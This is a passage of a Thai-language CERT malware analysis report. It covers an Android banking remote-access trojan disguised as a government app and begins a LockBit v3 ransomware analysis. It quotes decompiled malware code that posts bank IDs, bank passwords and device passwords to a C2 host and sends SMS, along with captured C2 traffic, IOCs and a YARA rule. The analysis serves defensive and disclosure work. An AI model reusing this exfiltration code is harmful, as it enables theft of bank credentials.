18      public static /* synthetic */ OpenAppInfo copy$default(OpenAppInfo openAppInfo, String str,
    String str2, int i5, Object obj) {
19          if ((i5 & 1) != 0) {
20              str = openAppInfo.schema;
21          }
22          if ((i5 & 2) != 0) {
23              str2 = openAppInfo.bank_id;
24          }
25          return openAppInfo.copy(str, str2);
26      }
```

```
10                                                  BankInfo bankInfo = (BankInfo) obj;
                                                    if (bankInfo == null) {
                                                        return;
                                                    }
11                                                  intent4.putExtra("bankName", bankInfo.
    getName());
12                                                  intent4.putExtra("bankImg", bankInfo.
    getImg());
13                                                  intent4.putExtra("bank_id", bankInfo.
    getBank_id());
17                                                  intent4.setComponent(new ComponentName(
    "com.test.yk", GlobalBroadcast.class.getName()));
18                                                  BaseApplication.b().sendBroadcast(intent4)
    ;
                                                    return;
```

```
        public final void m(String str, String str2, f<BasicResponse<Object>, Object> fVar
    ) {
            j.e(str, "bank_id");
            j.e(str2, "pwd");
            j.e(fVar, "observer");
2           k(this.f3797b.d(str, str2), fVar);
        }
```

- หลังจากที่ได้ลักลอบเก็บข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ แอปพลิเคชั่นที่เป็นอันตรายนี้จะทำการลักลอบส่งข้อมูลบัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคารและรหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร จะถูกส่งออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/user-bank-pwd?bank_id=<แอปพลิเคชั่นของธนาคาร>& bank_pwd=<รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร>

```
22      @POST("x/user-bank-pwd")
23      o3.e<BasicResponse<Object>> d(@Query("bank_id") String str, @Query("bank_pwd")
    String str2);
24  }
```

- จากการใช้ permission ของ SEND_SMS แอปพลิเคชั่นที่เป็นอันตรายนี้ ยังสามารถทำการส่ง SMS บนอุปกรณ์ได้

```
    public static void d(String str, String str2) {
1       SmsManager smsManager = SmsManager.getDefault();
2       if (!TextUtils.isEmpty(str)) {
            for (String str3 : str.split(",")) {
5               smsManager.sendTextMessage(str3, null, str2, null, null);
            }
        }
    }
```

- แอปพลิเคชั่นที่เป็นอันตรายนี้ สามารถทำการตรวจสอบการเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ หากมีการเปลี่ยนแปลงเกิดขึ้นจะทำการส่งข้อมูลที่เกี่ยวกับการเปลี่ยนแปลงดังกล่าว ออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/common-app เป็นข้อมูลในรูปแบบ json

```
    public final void g(String str, f<BasicResponse<Object>, Object> fVar) {
        j.e(str, "p");
        j.e(fVar, "observer");
3       k(this.f3797b.b(c0.Companion.b(str, x.f5506g.a("application/json; charset=utf-8"))), fVar);
    }
```

```
16      @POST("x/common-app")
17      o3.e<BasicResponse<Object>> b(@Body c0 c0Var);
```

- แอปพลิเคชั่นที่เป็นอันตรายนี้ สามารถทำการตรวจสอบกรณีหากเหยื่อเปลี่ยนแปลงรหัสผ่านต่าง ๆ ของอุปกรณ์ของเหยื่อ หากมีการเปลี่ยนแปลงเกิดขึ้นจะทำการส่งการเปลี่ยนแปลงดังกล่าวออกไปให้กับ Command and Control Server (akqf6[.]com) ด้วย HTTP POST Method ผ่าน URL ที่ hxxp://akqf6[.]com/x/user-edit?search_password=<รหัสผ่าน>&security_password=<รหัสผ่าน>

```
    public final void n(String str, String str2, f<BasicResponse<Object>, Object> fVar) {
        j.e(str, "search_password");
        j.e(str2, "security_password");
        j.e(fVar, "observer");
2       k(this.f3797b.c(str, str2), fVar);
    }
```

```
19      @POST("x/user-edit")
20      o3.e<BasicResponse<Object>> c(@Query("search_password") String str, @Query(
    "security_password") String str2);
```

- จากการตรวจสอบ source code ของแอปพลิเคชั่นที่เป็นอันตรายนี้ พบข้อมูลประเภท String ที่เป็นภาษาจีน ซึ่งเกี่ยวข้องกับการใช้งานโมดูลชื่อ 'heartBeatRunnable' ในกลุ่มนักพัฒนาแอปพลิเคชั่นที่ใช้ภาษาจีน[1] รวมถึงผลจากการสืบค้นข้อมูล Common Name ของไฟล์มัลแวร์ในชื่อ gigabud[2] พบความเกี่ยวข้องกับผู้พัฒนาแอปพลิเคชั่นที่ใช้ภาษาจีน ดังนั้นจึงมีความเป็นไปได้ในระดับปานกลาง (mid confidence level) ที่ผู้ไม่หวังดี (Threat Actor) จะเป็นกลุ่มบุคคลที่ใช้ภาษาจีนในการสื่อสาร

```
private final Runnable heartBeatRunnable = new Runnable() { // from class: com.test.yk.controller.OpenService$heartBeatRunnable$1
    @Override // java.lang.Runnable
    public void run() {
        if (OpenService.this.remoteCommandClient == null) {
            OpenService.this.reconnectWs();
            Log.e("glw", "心跳包检测WebSocket连接状态：client已为空，重新初始化连接");
        } else if (!OpenService.this.remoteCommandClient.isConnect()) {
            OpenService.this.reconnectWs();
            Log.e("glw", "心跳包检测WebSocket连接状态：已关闭开启重联");
        } else if (OpenService.this.remoteCommandClient.isConnect()) {
            Log.e("glw", "心跳包检测WebSocket连接状态：已连接");
        } else {
            Log.e("glw", "心跳包检测WebSocket连接状态：已断开");
        }
```

Traffic Analysis

ในระหว่างการวิเคราะห์ทราฟฟิก (Traffic Analysis) ของแอปพลิเคชั่นที่เป็นอันตรายนี้ ศูนย์ TTC-CERT พบว่ามีการส่งข้อมูลอย่างต่อเนื่องกับ Command and Control Server ของผู้ไม่หวังดี ที่ akqf6[.]com โดย**ภาพที่ 5** แสดงการส่งข้อมูลสำหรับลงทะเบียน (register) อุปกรณ์ของเหยื่อกับ Command and Control Server โดยใช้ HTTP GET Method และ **ภาพที่ 6** แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อไปที่ Command and Control Server โดยใช้ HTTP POST Method

```
GET /x/spec-command?appID=1&package=com.test.yk&package=com.test.yk HTTP/1.1
Host: akqf6.com
Accept: */*
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 26 Jun 2022 16:29:34 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 89
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: 41xc3Fyv8ujE5BDnwxhA2hf3w7ySEP1q
X-Xss-Protection: 1; mode=block

{"code":1,"data":{"info":true},"msg":"success","rid":"41xc3Fyv8ujE5BDnwxhA2hf3w7ySEP1q"}
```

[1] "Android WebSocket长连接的实现 - 简书." 10 Aug. 2020, https://www.jianshu.com/p/6ff879706d9c. Accessed 7 Jul. 2022.

[2] "Digital Fun APK old version 1.0.2 Download [15.7MB] - APK Free." https://apkfree.com/download/digital-fun-1.0.2. Accessed 7 Jul. 2022.


ภาพที่ 5 *แสดงการส่งข้อมูลสำหรับลงทะเบียน (register) อุปกรณ์ของเหยื่อกับ Command and Control Server*

```
POST /x/login?username=Pr
   &card=086     57&source=android&model=AOSP%20on%20]                    Emulator&device
=db9         d236&v=9 HTTP/1.1
Content-Length: 0
Host: akqf6.com
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/4.9.3

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 26 Jun 2022 16:31:17 GMT
Content-Type: application/json; charset=UTF-8
Content-Length: 144
Connection: keep-alive
Access-Control-Allow-Methods: POST,GET,OPTIONS,DELETE,token
Access-Control-Allow-Origin: *
Content-Encoding: gzip
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Request-Id: D6fivE7CJdKDItDU0HK5Auez75kVY450
X-Xss-Protection: 1; mode=block

{"code":401,"msg":"..............................................................
..............................................................\n"}
```

ภาพที่ 6 *แสดงการส่งข้อมูล ชื่อ-นามสกุล ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก และข้อมูลอื่น ๆ ที่เกี่ยวข้องกับอุปกรณ์ของเหยื่อ*

Threat Actor Infrastructure Analysis

ศูนย์ TTC-CERT ยังได้ทำการระบุและตรวจพบว่า Infrastructure ของผู้ไม่หวังดีที่ใช้ในการโจมตีในครั้งนี้นั้น โฮสต์อยู่ใน Amazon Data Services ประเทศสิงคโปร์ และพบเว็ปไซต์ปลอมเพิ่มเติมที่ดูเหมือนเป็นเว็ปไซต์จากหน่วยงานของรัฐแห่งหนึ่งที่สร้างโดยกลุ่มผู้ไม่หวังดี และยังสามารเข้าถึงได้อยู่ในห้วงเวลาที่รายงานฉบับนี้ออก โดยมีรายละเอียดดังนี้



- 52.221.125[.]239
    - ASN: AS16509 amazon.com inc
    - Passive DNS
        - www.dsigo-th[.]com จดทะเบียนเมื่อ 29 มิ.ย.65 (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - dsigo-th[.]com จดทะเบียนเมื่อ 28 มิ.ย.65 (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - dsi-go-th[.]com จดทะเบียนเมื่อ 19 มิ.ย.65 (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - dsi-th[.]com จดทะเบียนเมื่อ 28 มิ.ย.65
        - akqf6[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - akwl8[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - bdfs5[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
        - stage.selenium.vietnambanks[.]net
- aqfwl9[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
    - จดทะเบียนเมื่อ 21 มิ.ย.65
    - 104.21.27[.]49 (AS13335 cloudflare)
    - 172.67.168[.]235 (AS13335 cloudflare)
    - 2606:4700:3031::6815:1b31 (AS13335 cloudflare)
    - 2606:4700:3037::ac43:a8eb (AS13335 cloudflare)

- เมื่อตรวจสอบพบว่า aqfwl9[.]com เคยเปิด TCP Port 443 ตั้งแต่ 21 มิ.ย.65 เวลา 14:49 GMT จนถึง ณ เวลาที่รายงานฉบับนี้ออก โดยใช้ TLS/SSL Certificate จาก Let's Encrypt โดยมีรายละเอียดดังนี้
  - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=*.aqfwl9.com
  - Serial Number: 419350384522205518243333426897432730082079
  - sha256_fingerprint: acae393cf693d829de73a968d8481d9658a75101

- www.dsigo-th[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
  - จดทะเบียนเมื่อ 29 มิ.ย.65
  - 43.228.126[.]30 (AS133322 Layerstack Limited, Singapore)
  - 52.221.125[.]239
- dsigo-th[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
  - จดทะเบียนเมื่อ 28 มิ.ย.65
  - 43.228.126[.]30 (AS133322 Layerstack Limited, Singapore)
  - 52.221.125[.]239
- dsi-go-th[.]com (ในห้วงเวลาที่รายงานฉบับนี้ออกยัง Active อยู่)
  - จดทะเบียนเมื่อ 19 มิ.ย.65
  - 43.228.126[.]30 (AS133322 Layerstack Limited, Singapore)
  - 52.221.125[.]239
  - 34.102.136[.]180 (AS396982 - Google LLC)
- akqf6[.]com (Command and control server)
  - Port ที่เปิด 80
  - 52.221.125[.]239
  - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่าโดเมน akqf6[.]com เริ่มใช้งานดังแต่ 21 มิ.ย.2565
  - เมื่อตรวจสอบจากแหล่งข้อมูลเปิดพบว่า IP 52.221.125[.]239 เริ่มใช้งานดังแต่ 12 ม.ค.2565
  - เมื่อตรวจสอบพบว่า akqf6[.]com เคยเปิด TCP Port 443 ตั้งแต่ 2 มิ.ย.62 เวลา 02:22 GMT จนถึง 29 มิ.ย.65 เวลา 18:41 GMT โดยใช้ TLS/SSL Certificate จาก Let's Encrypt โดยมีรายละเอียดดังนี้
    - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=dsi-th.com
    - Serial Number: 04b5dd81ff3732307c75cb43f5acfe7850ae

สรุป

แอปพลิเคชั่นนี้ (SHA256: 891e797f216e8833c51cb291b6d0464eb4e900890109e1e74854bb2529e7dcc3) เป็น Android Remote Access Trojan (RAT) มีเป้าหมายโจมตีผู้ใช้งานอุปกรณ์โทรศัพท์มือถือแอนดรอยด์ชาวไทยเพื่อขโมยข้อมูลที่มีความอ่อนไหว (sensitive information) อาทิ ยี่ห้อของอุปกรณ์ หมายเลข IMEI ชื่อ-นามสกุล ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือ ข้อมูลเกี่ยวกับแอปพลิเคชั่นที่เกี่ยวกับธนาคารที่ใช้ในอุปกรณ์ของเหยื่อ บัญชีผู้ใช้งานของการเข้าถึงแอปพลิเคชั่นของธนาคาร รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร และ การเปลี่ยนแปลงของแอปพลิเคชั่นต่าง ๆ บนอุปกรณ์ของเหยื่อ เป็นต้น

ผู้ไม่หวังดีมักจะปรับเปลี่ยนวิธีการในการโจมตีอย่างต่อเนื่องเพื่อหลีกเลี่ยงการตรวจจับ และมักค้นหาวิธีการในการโจมตีใหม่ ๆ ในการกำหนดเป้าหมายโจมตีเหยื่อผ่านเทคนิคที่มีความซับซ้อน ซึ่งในกรณีนี้ แอปพลิเคชั่นที่เป็นอันตรายดังกล่าวมักถูกผู้ไม่หวังดีปลอมแปลงเพื่อให้ดูเหมือนเป็นแอปพลิเคชั่นที่สร้างโดยหน่วยงานที่มีความน่าเชื่อถือเพื่อหลอกล่อให้เหยื่อติดตั้งลงบนอุปกรณ์โดยไม่ทันตรวจสอบความถูกต้องอย่างละเอียด

ศูนย์ TTC-CERT แนะนำให้ผู้ใช้งานควรติดตั้งแอปพลิเคชั่นหลังจากตรวจสอบความถูกต้องอย่างละเอียดแล้วเท่านั้น และควรติดตั้งแอปพลิเคชั่นจาก Google Play Store เพื่อหลีกเลี่ยงการโจมตีจากกรณีที่ได้กล่าวถึงในรายงานฉบับนี้

คำแนะนำ

- อัปเดตซอฟต์แวร์ป้องกันไวรัส (antivirus software) อยู่เสมอเพื่อตรวจจับและป้องกันการติดมัลแวร์
- อัปเดตระบบปฏิบัติการ (operating system) และแอปพลิเคชั่นที่ใช้งานในอุปกรณ์โทรศัพท์เคลื่อนที่อย่างสม่ำเสมอ
- ใช้รหัสผ่านที่มีความซับซ้อน รัดกุม ยากต่อการคาดเดา และเปิดใช้งาน (enable) การตรวจสอบสิทธิ์แบบสองปัจจัย (two-factor authentication) ระหว่างการเข้าสู่ระบบ กับทุกระบบที่รองรับ
- ตรวจสอบ privileges และ permissions ที่แอปพลิเคชั่นร้องขอก่อนให้สิทธิ์เข้าถึงอุปกรณ์โทรศัพท์เคลื่อนที่
- ดาวน์โหลดและติดตั้งซอฟต์แวร์จากแหล่งที่เชื่อถือได้และเป็น official เท่านั้น เช่น Google Play Store
- เปิดใช้งาน biometric security features เช่น ลายนิ้วมือ (fingerprint) หรือรหัสผ่านเพื่อปลดล็อกอุปกรณ์โทรศัพท์เคลื่อนที่หากทำได้
- ระมัดระวังการเปิดลิงก์ใน SMS หรืออีเมลที่ส่งไปยังอุปกรณ์โทรศัพท์เคลื่อนที่
- ตรวจสอบเพื่อให้แน่ใจว่าได้ดำเนินการเปิดใช้งาน (enable) Google Play Protect บนอุปกรณ์โทรศัพท์เคลื่อนที่ที่ใช้ระบบปฏิบัติการแอนดรอยด์ (Android OS) แล้ว

- ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากการโจมตี องค์กรควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ขององค์กรอย่างเคร่งครัด
- กรณีตรวจพบการทำธุรกรรมที่ผิดปกติของบัญชีธนาคาร ศูนย์ TTC-CERT แนะนำให้ผู้ที่ได้รับผลกระทบจากกรณีนี้ให้รีบแจ้งธนาคารที่เกี่ยวข้องโดยเร็วที่สุด
- ธนาคาร สถาบันการเงินอื่น ๆ และองค์กร ควรให้ความรู้แก่ลูกค้าและพนักงานเกี่ยวกับการป้องกันตนเองจากการโจมตีจากมัลแวร์ผ่านอุปกรณ์โทรศัพท์เคลื่อนที่ SMS อีเมล หรือ voice phishing

วิธีตรวจสอบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

- ตรวจสอบปริมาณการใช้ข้อมูลการเข้าถึงอินเทอร์เน็ตของ Cellula (3G/4G/5G) หรือ Wi-Fi ของแอปพลิเคชั่นที่ติดตั้งในอุปกรณ์โทรศัพท์เคลื่อนที่เป็นประจำ
- ตรวจสอบการแจ้งเตือนจากซอฟต์แวร์ป้องกันไวรัส (antivirus software) หรือ การแจ้งเตือนจากระบบปฏิบัติการ (Android OS) และดำเนินการต่าง ๆ ที่จำเป็นเพื่อแก้ไขปัญหาจากการแจ้งเตือน
- หากตรวจสอบแล้วพบว่าอุปกรณ์โทรศัพท์เคลื่อนที่ถูกโจมตีจาก Android Remote Access Trojan (RAT) ศูนย์ TTC-CERT แนะนำให้ดำเนินการดังนี้
    - ปิดการใช้งาน (disable) Cellula (3G/4G/5G) หรือ Wi-Fi และนำซิมการ์ดออก เนื่องจากในบางกรณี Android Remote Access Trojan (RAT) อาจสามารถแอบเปิดใช้งานการเข้าถึงอินเตอร์เนตได้อีกครั้ง
    - ทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่เป็นค่าจากโรงงาน (factory reset)
    - ถอนการติดตั้งแอปพลิเคชั่นออก (uninstall) ในกรณีที่ไม่สามารถทำการรีเซ็ตเป็นค่าจากโรงงานได้
    - ทำการสำรองข้อมูล (backup) ในอุปกรณ์โทรศัพท์เคลื่อนที่ (ยกเว้นแอปพลิเคชั่น) และทำการรีเซ็ตอุปกรณ์โทรศัพท์เคลื่อนที่หลังจากทำการสำรองข้อมูลเป็นที่ร้อยแล้ว

MITRE ATT&CK® Techniques

- **Initial Access**
    - T1456 Drive-By Compromise
    - T1566 Phishing
- **Execution**
    - T1575 Native API
- **Defense Evasion**
    - T1406 Obfuscated Files or Information

- **Discovery**
  - T1421 System Network Connections Discovery
  - T1426 System Information Discovery
  - T1016.001 System Network Configuration Discovery: Internet Connection Discovery
  - T1033 System Owner/User Discovery
- **Credential Access**
  - T1517 Access Notifications
  - T1634 Credentials from Password Store
  - T1417.001 Input Capture: Keylogging
  - T1417.002 Input Capture: GUI Input Capture
- **Collection**
  - T1517 Access Notifications
  - T1429 Audio Capture
  - T1636.004 Protected User Data: SMS Messages
  - T1507 Network Information Discovery
- **Command and Control**
  - T1437.001 Application Layer Protocol: Web Protocols
- **Exfiltration**
  - T1646 Exfiltration Over C2 Channel
- **Impact**
  - T1582 SMS Control

Indicators Of Compromise (IOCs)

- เว็บไซต์ปลอมทำให้ดูเหมือนกับหน่วยงานของรัฐแห่งหนึ่ง
  - hxxp://dsi-th[.]com (Malware distribution site)
  - hxxps://dsigo-th[.]com (Malware distribution site)
  - hxxps://www.dsigo-th[.]com (Malware distribution site)
  - hxxp://dsi-go-th[.]com (Malware distribution site)
  - 52.221.125[.]239 (Amazon EC2 - Amazon Data Services Singapore (ADSS-3)) (Malware distribution site)
  - 43.228.126[.]30 (AS133322 Layerstack Limited, Singapore)
  - dsi-th[.]com (Malware distribution site)

- dsigo-th[.]com (Malware distribution site)
- www.dsigo-th[.]com (Malware distribution site)
- dsi-go-th[.]com (Malware distribution site)

- URL ที่ผู้ไม่หวังดีใช้เก็บแอปพลิเคชั่นที่เป็นอันตราย
  - hxxps://aqfwl9[.]com/image/dsi.apk (Malware distribution site)
  - aqfwl9[.]com
- dsi.apk (analyzed APK file)
  - MD5: 265c7783806fc52afb6b1094a39d4ea9
  - SHA-1: 6d4d661e23576da4f7c19ae874e3d4379c803793
  - SHA-256: 891e797f216e8833c51cb291b6d0464eb4e900890109e1e74854bb2529e7dcc3
  - Package Name: com.test.yk
- Exfiltration IOCs
  - hxxp://akqf6[.]com (C2 Server)
  - akqf6[.]com
  - hxxp://akqf6[.]com/x/spec-command?appID=1&package=com.test.yk ส่งข้อมูลออกไปเพื่อ register กับ C2
  - hxxp://akqf6[.]com/x/login?username=<ชื่อ-นามสกุลที่กรอก>&card=<ข้อมูลหมายเลขบัตรประชาชนหรือหมายเลขโทรศัพท์มือถือที่กรอก>&source=android&model=<รุ่นหรือยี่ห้อของโทรศัพท์มือถือ>&device=<น่าจะเป็น serial number ของอุปกรณ์>&v=<หมายเลขเวอร์ชั่นของ Android>
  - hxxp://akqf6[.]com/x/user-bank-pwd?bank_id=<แอปพลิเคชั่นของธนาคาร>&bank_pwd=<รหัสผ่านสำหรับการเข้าถึงแอปพลิเคชั่นของธนาคาร>
  - hxxp://akqf6[.]com/x/common-app
  - hxxp://akqf6[.]com/x/user-edit?search_password=<รหัสผ่าน>&security_password=<รหัสผ่าน>
  - User-Agent: okhttp/4.9.3
- Threat Actor Infrastructure ที่เกี่ยวข้อง
  - akqf6[.]com
  - akwl8[.]com
  - bdfs5[.]com
  - stage.selenium.vietnambanks[.]net

- 34.102.136[.]180
- TLS/SSL Certificate ของ aqfwl9[.]com
  - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=*.aqfwl9.com
  - Serial Number: 419350384522205518243333426897432730082079
  - sha1_fingerprint: acae393cf693d829de73a968d8481d9658a75101
- TLS/SSL Certificate ของ akqf6[.]com
  - subjectFullName: C=US, O=Let's Encrypt, CN=R3, CN=dsi-th.com
  - Serial Number: 04b5dd81ff3732307c75cb43f5acfe7850ae

ข้อมูลอ้างอิง

- https://www.jianshu.com/p/6ff879706d9c
- https://apkfree.com/download/digital-fun-1.0.2

เอกสารแนบท้าย 9

รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น

IMAR-220705-1.v1 - Lockbit_v3

ห้วงเวลาในการวิเคราะห์: 4 ก.ค.65 - 7 ก.ค.65

วันที่เผยแพร่ให้ภาคส่วนโทรคมนาคม: 8 ก.ค.65

วันที่เผยแพร่ให้สาธารณะ: 1 ก.ย.65

บทย่อ

เนื้อหา

ในระหว่างการดำเนินการวิเคราะห์ภัยคุกคามทางไซเบอร์ผ่านแหล่งข่าวเปิด (OSINT) ตามปกติ ศูนย์ TTC-CERT พบตัวอย่างไฟล์ Lockbit ransomware (Version 3) ซึ่งเป็นไฟล์มัลแวร์เรียกค่าไถ่เวอร์ชันล่าสุดของกลุ่ม Lockbit ที่กำลังแพร่ระบาดอย่างแพร่หลายในปัจจุบัน

ศูนย์ TTC-CERT ได้นำไฟล์ตัวอย่างดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IoCs) และ Techinues, Tactics, and Procedures (TTPs) ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (Monitoring), การตรวจจับเชิงรุก (Hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce (LB_ransomware.exe)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)

917e115cc403e29b4388e0d175cbfac3e7e40ca1742299fbdb353847db2de7c2 (16C4.tmp)

ผลการวิเคราะห์

80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce

Tags	
Ransomware	Lockbit

รายละเอียดของไฟล์	
ชื่อไฟล์	LB_ransomware.exe
ขนาด	165888 bytes
ประเภท	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	38745539b71cf201bb502437f891d799
SHA1	f2a72bee623659d3ba16b365024020868246d901
SHA256	80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce
SHA512	772e76757069c3375cf1ffd659ff03f47f2d4becae61a852adbc27ae467551210d8832994f944c05fccc8486a8a88322021c94217a8bd962c2459af41067132b
ssdeep	3072:MC/pu0EzJTnvxkIKztqGJ0OtiZ4/7I5jfa2F63Jvb3iN0RD3xpjb68Tzd4Tpx8W7:MC/pu1iIKztqGuU/7Ity2F65vb3FRlpW
Entropy	7.984

แอนตี้ไวรัส	
Malwarebytes	Malware.AI.2691221097
Microsoft	Ransom:Win32/lockbit!MSR
TrendMicro	Ransom.Win32.LOCKBIT.YXCGD

Yara Rules

```
import "pe"
rule Lockbit_V3
{
    meta:
        Description = "Detect Lockbit V3 ransomware"
        Author = "TTC-CERT"
        Date = "6/7/2022"
```

```
        Modified = ""
        SHA256 =
"80e8defa5377018b093b5b90de0f2957f7062144c83a09a56bba1fe4eda932ce"
        False_Positive = "Due to packed condition of this file and lack of unique
strings, the detection may result in many false positive, please carefully examine the file
when detected"

    strings:
        $a      = { 90 0F 1F 84 00 00 00 00 00 E8 83 FB FF FF 0F 1F 40  }

    condition:
        uint16(0) == 0x5A4D
        and (filesize >= 100KB and filesize <= 200KB)
        and $a at pe.entry_point
}
```

PE Metadata	
Compile Date	2022-06-27 14:55:54 UTC
Import Hash	a50a0d82b9120fc73965c28fea79e1f9

PE Sections

MD5	Name	Raw Size	Virtual Size	Entropy
301d826e15f038be35362e2f2c7c1d0e	.text	104960	104718	7.99
a0eb002be6b2a4898173cba3ccb71dde	.itext	1536	1353	5.89
5f950a5e2f24afcbea7d835146b67908	.rdata	1536	1180	3.58
dda6729580cef67d190fd4aa9a3f1173	.data	40960	44480	7.99
5b56e6356603b8a1063c7a74d10a1d7a	.pdata	15872	15698	7.98

Packers/Compilers/Cryptors

ไฟล์ถูก Packed ด้วยรหัสผ่าน

ความเชื่อมโยง

